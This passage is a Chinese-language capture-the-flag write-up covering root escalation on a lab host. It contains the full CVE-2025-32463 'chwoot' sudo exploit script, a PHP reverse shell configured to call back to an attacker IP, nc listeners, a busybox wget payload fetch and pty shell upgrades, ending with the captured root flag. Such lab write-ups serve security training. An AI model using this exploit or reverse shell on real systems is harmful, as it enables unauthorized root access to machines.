-rwsr-xr-x 1 root root 19040 Jan 13 2022 /usr/libexec/polkit-agent-helper-1

[-] SGID files:
-rwrxr-sr-x 1 root shadow 39616 Feb 14 2019 /usr/sbin/unix_chkpwd
-rwrxr-sr-x 1 root _ssh 420224 May 9 2025 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 71816 Jul 27 2018 /usr/bin/chage
-rwxr-sr-x 1 root shadow 31000 Jul 27 2018 /usr/bin/expiry
-rwxr-sr-x 1 root tty 14736 May 4 2018 /usr/bin/bsd-write
-rwrxr-sr-x 1 root root 1232968 Nov 25 2024 /usr/bin/sudo
-rwrxr-sr-x 1 root crontab 43568 Oct 11 2019 /usr/bin/crontab
-rwsr-sr-x 1 root root 655928 Jul 12 09:45 /usr/local/bin/sudo
-rwrxr-sr-x 1 root video 34832 Jan 12 2023 /usr/lib/w3m/w3mimgdisplay

```

- 发现两个sudo位置，看下版本1.96

```

~ nc -lvpn 443
-rw-r--r-- 1 root root 23 Dec 20 07:06 /etc/resolv.conf

[-] Location and contents (if accessible) of .bash_history file(s):
/home/todd/.bash_history

[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x 2 root mail 4096 Mar 18 2025 .
drwxr-xr-x 12 root root 4096 Jul 10 05:06 ..

### SCAN COMPLETE #####
www-data@5ud0:/var/www/html/files$ which sudo
which sudo
/usr/local/bin/sudo
www-data@5ud0:/var/www/html/files$ whereis sudo
whereis sudo
sudo: /usr/bin/sudo /usr/lib/sudo /etc/sudo.conf /usr/local/bin/sudo /usr/share/man/man8/sudo.8.gz
www-data@5ud0:/var/www/html/files$ sudo --version
sudo --version
Sudo version 1.9.6
Sudoers policy plugin version 1.9.6
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.6
Sudoers audit plugin version 1.9.6
www-data@5ud0:/var/www/html/files$ 
```

[] Use agent [] Dismiss Don't show again []

- 发现相关漏洞



CSDN博客

<https://blog.csdn.net/Dalock/article/details>

Linux sudo host权限提升漏洞 (CVE-2025-32462) 复现与 ...

2025年7月16日 · CVE-2025-32462漏洞揭露了Linux sudo工具的-h (--host) 选项存在安全问题，影响sudo 1.8.8至1.9.17版本。该漏洞源于远程主机规则被错误应用于本地系统，攻击者

自述文件 CC0-1.0 license

编辑

3 关注

60 复刻

Report repository

发行版

无发行版

包

未发布包

语言

Shell 100.0%

>_sudo

PRs welcome last commit July commit activity 0/month follow @kh4sh3i stars 2.4k

CVE-2025-32463

Local Privilege Escalation to Root via Sudo chroot in Linux

)Vulnerability Summary

CVE-2025-32463 is a local privilege escalation vulnerability in the Sudo binary. The flaw allows a local user to escalate privileges to root under specific misconfigurations or with crafted inputs. The issue was discovered by Rich Mirch.

- CVE-ID: CVE-2025-32463
- Component: sudo
- Type: Local Privilege Escalation (EoP)
- CVSS Score: TBD
- Discovered by: [Rich Mirch](#)

Impact

- 并没有成功

```
(www-data:~) $ ls -la
total 23508
drwxr-xr-x 2 www-data www-data 4096 Dec 21 01:06 .
drwxr-xr-x 9 www-data www-data 4096 Jul 13 05:28 ..
-rw-r--r-- 1 www-data www-data 258 May 30 2021 .htaccess
-rw-r--r-x 1 www-data www-data 46631 Dec 21 00:43 LinEnum.sh
-rw-r--r-- 1 www-data www-data 637 Dec 21 01:06 exploit.sh
-rw-r--r-x 1 www-data www-data 16314552 Dec 21 00:04 frpc
-rw-r--r-x 1 www-data www-data 120 Dec 20 10:20 frpc.toml
-rw-r--r-x 1 www-data www-data 7100304 Dec 20 23:59 fscan
-rw-r--r-- 1 www-data www-data 570223 Dec 21 00:58 report-21-12-25
-rw-r--r-- 1 www-data www-data 504 Dec 21 00:01 result.log
-rw-r--r-- 1 www-data www-data 144 Dec 21 00:22 tl.txt
(www-data:~) $ chmod +x ./exploit.sh
(www-data:~) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:~) $ ./exploit.sh
woot!

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
(www-data:~) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:~) $
```

- 改下后面的路径试试

```

$ exploit.sh
Users > zhaochoudemao > Documents > CTF > 2-download_tools > 21-github_tools > CVE-2025-32463-main > $ exploit.sh
1 #!/bin/bash
2 # sudo-chwoot.sh
3 # CVE-2025-32463 - Sudo EoP Exploit PoC by Rich Mirch
4 # @ Stratascale Cyber Research Unit (CRU)
5 STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
6 cd ${STAGE?} || exit 1
7
8 cat > woot1337.c<<EOF
9 #include <stdlib.h>
10 #include <unistd.h>
11
12 __attribute__((constructor)) void woot(void) {
13     setreuid(0,0);
14     setregid(0,0);
15     chdir("/");
16     execl("/bin/bash", "/bin/bash", NULL);
17 }
18 EOF
19
20 mkdir -p woot/etc libnss_
21 echo "passwd: woot1337" > woot/etc/nsswitch.conf
22 cp /etc/group woot/etc
23 gcc -shared -fPIC -Wl,-init,woot -o libnss_/_woot1337.so.2 woot1337.c
24
25 echo "woot!"
26 /usr/bin/sudo -R woot woot
27 rm -rf ${STAGE?}
28

```

行 27, 列 17 空格: 2 UTF-8 LF ⚙ Shell Script ⓘ Go Live ✅ Prettier

- 测试好几次失败 (这里稳定shell应该就可以)

```

中国蚁剑
192.168.3.252

woot!

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
(www-data:tmp) $ a
/bin/sh: 1: a: not found
(www-data:tmp) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:tmp) $ ls -la
total 24
drwxrwxrwx  3 root      root      160 Dec 21 03:06 .
drwxr-xr-x 18 root      root    4096 Jul 10 04:36 ..
-rw-r--r--  1 www-data www-data 1055 Dec 21 03:06 chwoot.sh
-rwxr-xr-x  1 www-data www-data  637 Dec 21 02:26 exploit.sh
-rwxr-xr-x  1 www-data www-data 1288 Dec 21 02:59 exploit_0.sh
-rwxr-xr-x  1 www-data www-data  637 Dec 21 02:44 exploit_2.sh
-rwxr-xr-x  1 www-data www-data  646 Dec 21 03:00 exploit_4.sh
drwx-----  2 www-data www-data   40 Dec 21 02:27 vawcvzs
(www-data:tmp) $ chmod +x chwoot.sh
(www-data:tmp) $ bash chwoot.sh
woot!

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
(www-data:tmp) $ a
/bin/sh: 1: a: not found
(www-data:tmp) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:tmp) $ 

```

- 尝试 CVE-2025-32462 依然失败

自述文件

poc.sh	perfect yet, but it's sufficient for basic testing.
version.txt	File used for version matching in the tool.

Affected Versions

Affected sudo versions range from 1.8.8 to 1.9.17, primarily impacting Linux systems.

Usage

```
# 1 - clone repository
$ git clone https://github.com/cryingn/CVE-2025-32462.git
$ cd CVE-2025-32462

# 2 - build and run test environment
$ sudo ./poc.sh
```

Notes

The use of `sudo` is only for conveniently identifying users with passwordless privileges. Actual privilege escalation doesn't require sudo permissions.

- 脚本查找漏洞

Bash |

```
1 ./linux-exploit-suggester.sh
```

The-Z-Labs / linux-exploit-suggester

代码 16 拉取请求 8 操作 项目 安全 统计

关注 124 复刻 1.2k 星标 6.3k

master 2 分支 3 标签

文件查找 + <> 代码

stuartw1 update broken exploitdb binsploit urls (#104) 2063aeb · last year 171 Commits

CHANGELOG version 1.1 released 6 years ago

LICENSE Initial commit 9 years ago

README.md Update README.md 2 years ago

linux-exploit-suggester.sh update broken exploitdb binsploit urls (#104) last year

自述文件 GPL-3.0 license

LES: Linux privilege escalation auditing tool

Quick download:

```
wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-sug
```

关于

Linux privilege escalation auditing tool

linux-kernel exploits
kernel-exploitation hacking-tool
security-tools linux-exploits
privilege-escalation-exploits
applicable-exploits published-exploits

自述文件
GPL-3.0 license
Activity
Custom properties
6.3k 星标
124 关注
1.2k 复刻
Report repository

发行版

The screenshot shows the 'China Exploit' application window. The title bar says '中国蚁剑'. The address bar shows '192.168.3.252'. The main content area displays exploit details for several CVEs:

- [+] [1;37m Searching among: [0m
- 81 kernel space exploits
49 user space exploits
- [1;37m Possible Exploits: [0m
- cat: write error: Broken pipe
cat: write error: Broken pipe
- [+] [1;32m [CVE-2022-32250] [0m nft_object UAF (NFT_MSG_NEWSSET)
Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
Exposure: less probable
Tags: ubuntu=(22.04)(kernel:5.15.0-27-generic)
Download URL: <https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c>
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
- [+] [1;32m [CVE-2022-2586] [0m nft_object UAF
Details: <https://www.openwall.com/lists/oss-security/2022/08/29/5>
Exposure: less probable
Tags: ubuntu=(20.04)(kernel:5.12.13)
Download URL: <https://www.openwall.com/lists/oss-security/2022/08/29/5/1>
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
- [+] [1;32m [CVE-2021-4034] [0m PwnKit
Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>
Exposure: less probable
Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
Download URL: <https://codeLoad.github.com/berdav/CVE-2021-4034/zip/main>
- [+] [1;32m [CVE-2021-3156] [0m sudo Baron Samedit
Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
Exposure: less probable
Tags: mint=19,ubuntu=18|20, debian=10
Download URL: <https://codeLoad.github.com/blasty/CVE-2021-3156/zip/main>

- 测试未成功（**最后发现是shell不稳定导致**）

方案二

- 配置并上传反弹shell

```

    42 // 
    43 // Usage
    44 // -----
    45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
    46
    47 set_time_limit (0);
    48 $VERSTON = "1.0";
    49 $ip = '192.168.3.251'; // CHANGE THIS
    50 $port = 1234; // CHANGE THIS
    51 $chunk_size = 1400;
    52 $write_a = null;
    53 $error_a = null;
    54 $shell = 'uname -a; w; id; /bin/sh -i';
    55 $daemon = 0;
    56 $debug = 0;
    57 |
    58 //
    59 // Daemonise ourself if possible to avoid zombies later
    60 //
    61
    62 // pcntl_fork is hardly ever available, but will allow us to daemonise
    63 // our php process and avoid zombies. Worth a try...
    64 if (function_exists('pcntl_fork')) {
    65     // Fork and have the parent process exit
    66     $pid = pcntl_fork();

```

ID#	Name	Title	Date	Category	Tags	Status	Condition	File size	Downloads
1	Download php-reverse-shell.php		22 Dec 2025 12:18:37 PM	Textile Textpattern HTML	Live	OK		5.37 kB	0


- 然后本地开启nc,点击一下反弹shell文件

```

1 nc -lvpn 1234

```

- 点击上传的php文件



经Tuf大佬帮助，原来是shell不稳定，靶机运行这个代码就可以了

```
Bash |  
1 python3 -c "import pty;pty.spawn('/bin/bash');"
```

下面是排查问题步骤，可忽略

- 首先kali下载raw格式的文件


```
(root㉿kali-linux) [~/loclkali/5ud0]
# ls -la
总计 12
drwxr-xr-x 2 root root 4096 12月 22日 20:53 .
drwxr-xr-x 8 root root 4096 12月 22日 20:37 ..
-rw-r--r-- 1 root root 1046 12月 22日 20:53 sudo-chwoot.sh

(root㉿kali-linux) [~/loclkali/5ud0]
# md5sum sudo-chwoot.sh
0bc264e417b6caddead7882450d0d464 sudo-chwoot.sh

(root㉿kali-linux) [~/loclkali/5ud0]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.3.11 - - [22/Dec/2025 20:56:40] "GET /sudo-chwoot.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

(root㉿kali-linux) [~/loclkali/5ud0]
# wget https://github.com/pr0v3rb3s/CVE-2025-32463_chwoot/raw/refs/heads/main/sudo-chwoot.sh
```





- 然后kali开启服务

```
1 python3 -m http.server 80
```

- 靶机busybox下载

Bash |

```
1 busybox wget http://192.168.3.12/sudo-chwoot.sh
```

- 下载完成查看md5是否一致

md5sum sudo-chroot.sh

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

```
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@5ud0:/tmp$ ls -la
ls -la
```

- 接着靶机执行如下命令

```
1 export PATH=/usr/bin  
2 chmod +x ./sudo-chwoot.sh  
3 ./sudo-chwoot.sh
```

```
~ nc -lp 1234
drwxr-xr-x 18 root      root      4096 Jul 10 04:36 ..
-rwxrwxrwx  1 www-data  www-data   632 Dec 22 07:20 chwoot.sh
-rwxrwxrwx  1 www-data  www-data 1046 Dec 22 07:56 sudo-chwoot.sh
www-data@5ud0:/tmp$ export PATH=/usr/bin
export PATH=/usr/bin
www-data@5ud0:/tmp$ chmod +x ./sudo-chwoot.sh
chmod +x ./sudo-chwoot.sh
www-data@5ud0:/tmp$ ./sudo-chwoot.sh
./sudo-chwoot.sh
woot!
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for www-data:

```
root@5ud0:/# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@5ud0:/# cat root.txt
cat root.txt
cat: root.txt: No such file or directory
root@5ud0:/# cd /root
cd /root
root@5ud0:/root# cat root.txt
cat root.txt
flag{root-257f425d-1ea4-4b8e-8dd8-69523f25d249}
root@5ud0:/root#
```

Use agent ⌘ I Dismiss

Don't show again

- flag2

```
▼ Bash |  
1 ▼ flag{root-257f425d-1ea4-4b8e-8dd8-69523f25d249}
```